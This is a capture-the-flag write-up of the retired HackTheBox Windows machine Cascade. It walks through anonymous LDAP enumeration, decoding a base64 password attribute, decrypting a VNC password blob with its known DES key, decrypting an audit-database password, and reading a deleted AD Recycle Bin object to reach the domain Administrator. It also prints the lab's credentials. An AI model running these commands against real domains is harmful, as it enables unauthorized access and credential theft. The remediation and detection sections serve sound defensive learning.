HackTheBox: Cascade - Medium Windows
Cascade is a medium Windows machine that starts with zero credentials. Anonymous LDAP enumeration leaks a base64 password, which opens SMB shares holding a reversible VNC password and an audit database. Decrypting the database recovers a service account that belongs to the AD Recycle Bin group, letting us read a deleted TempAdmin object whose password was reused for the domain Administrator.

Overview
| Platform | HackTheBox |
| Difficulty | Medium |
| OS | Windows |
| Key techniques | Anonymous LDAP, Reversible Encryption, AD Recycle Bin, Password Reuse |
Cascade is an old-school AD box that rewards patient enumeration. Every step leaks a credential that unlocks the next, and the whole thing hinges on passwords that were stored reversibly, in LDAP attributes, in a VNC registry blob, and in a .NET audit app, instead of as one-way hashes.
This post covers a retired box. Spoilers ahead.
Recon
Port scan
We start with no credentials at all.
1
nmap -A -Pn -p- 10.10.10.182 -oA nmap_output/cascade.htb
1
2
3
4
5
6
7
8
9
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local)
445/tcp   open  microsoft-ds?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Classic domain controller (CASC-DC1, domain cascade.local), and notably running on Server 2008 R2.
LDAP enumeration
With no creds, the first thing worth testing is whether LDAP allows an anonymous bind. It does:
1
ldapsearch -x -H ldap://10.10.10.182 -b "dc=cascade,dc=local"
That’s enough to pull the full user list. NetExec makes this easy:
1
nxc ldap 10.10.10.182 -u "" -p "" --users-export users.txt
1
2
3
4
5
6
7
-Username-     -Last PW Set-
arksvc         2020-01-09 11:18:20
s.smith        2020-01-28 14:58:05
r.thompson     2020-01-09 14:31:26
j.wakefield    ...
BackupSvc      ...
i.croft        ...
AS-REP roasting the list came up empty (no accounts had pre-auth disabled), so I went back to the LDAP data itself.
Initial Access

Reading the full LDAP object for r.thompson turns up a non-standard attribute, cascadeLegacyPwd, holding a base64 string. Decoding it gives a plaintext password:
1
r.thompson/rY4n5eva
Privilege Escalation
r.thompson → s.smith (reversible VNC password)
With r.thompson’s creds we can enumerate and read SMB shares:
1
nxc smb 10.10.10.182 -u "r.thompson" -p rY4n5eva --shares
Digging through the readable shares turns up a Data share, and inside it a folder tied to s.smith containing a VNC configuration with an encrypted password blob. VNC stores passwords with a fixed, publicly known DES key, so the “encryption” is reversible:
1
2
3
echo -n 6bcf2a4b6e5aca0f | xxd -r -p | \
  openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d \
  -provider legacy -provider default | hexdump -Cv
That recovers s.smith’s password and, since s.smith has broader share access, opens up the Audit$ share.
s.smith → arksvc (audit database)
The Audit$ share holds a .NET auditing tool (CascAudit.exe / CascCrypto.dll) and a SQLite database. Dumping the database reveals an encrypted password for the ArkSvc account:
1
INSERT INTO Ldap VALUES(1,'ArkSvc','BQO5l5Kj9MdErXx6Q6AGOw==','cascade.local');
Reversing the .NET binary gives up the AES-128-CBC key and IV it uses, and decrypting the blob (I scripted it in Python) yields the cleartext:

1
ArkSvc/w3lc0meFr31nd
Root / Flags
arksvc → Administrator (AD Recycle Bin + password reuse)
ArkSvc is a member of the AD Recycle Bin group, which means it can read deleted objects. That same audit database had a DeletedUserAudit table naming a TempAdmin account, strongly hinting at what to look for. Querying the tombstoned object as arksvc exposes its cascadeLegacyPwd attribute:
1
Get-ADObject -filter { SAMAccountName -eq "TempAdmin" } -includeDeletedObjects -property *

Decoding that base64 gives the TempAdmin password, and TempAdmin’s password was reused for the actual domain Administrator:
1
echo 'YmFDVDNyMWFOMDBkbGVz' | base64 -d
1
Administrator/baCT3r1aN00dles
Confirming with WinRM:

Box rooted.
As an aside: on my first run I actually took an unintended shortcut with
noPacstraight from the first user. It works, but it isn’t the intended path, so I went back and did it properly through the Recycle Bin.
Lessons Learned
- Reversible is not encrypted. This box reuses the same anti-pattern three times, a base64 LDAP attribute, a fixed-key VNC blob, and a hardcoded AES key in a .NET app. None of them survive contact with an attacker who can read the data.
- Anonymous LDAP bind is a free user list and sometimes free credentials. It cost nothing and handed over the first foothold.
- Deleted objects keep their secrets. The TempAdmin account was gone from the normal directory but its reused password was recoverable straight out of the Recycle Bin.
Remediation
How a defender would fix this:
- Disable anonymous LDAP binds and never store credentials in directory attributes.
- Don’t rely on reversible password storage (VNC, in-house crypto with embedded keys). Treat anything with a recoverable key as plaintext.
- Enforce unique passwords, the Administrator compromise was pure password reuse from a decommissioned account. Scrub credentials from deleted objects and restrict AD Recycle Bin read access.
How a defender would detect this:
- Alert on anonymous LDAP binds and on access to sensitive SMB shares (
Audit$) by non-administrative users. - Monitor reads of deleted objects / Recycle Bin enumeration by service accounts.
- Flag Administrator logons from unusual sources (Event ID 4624/4648) over WinRM.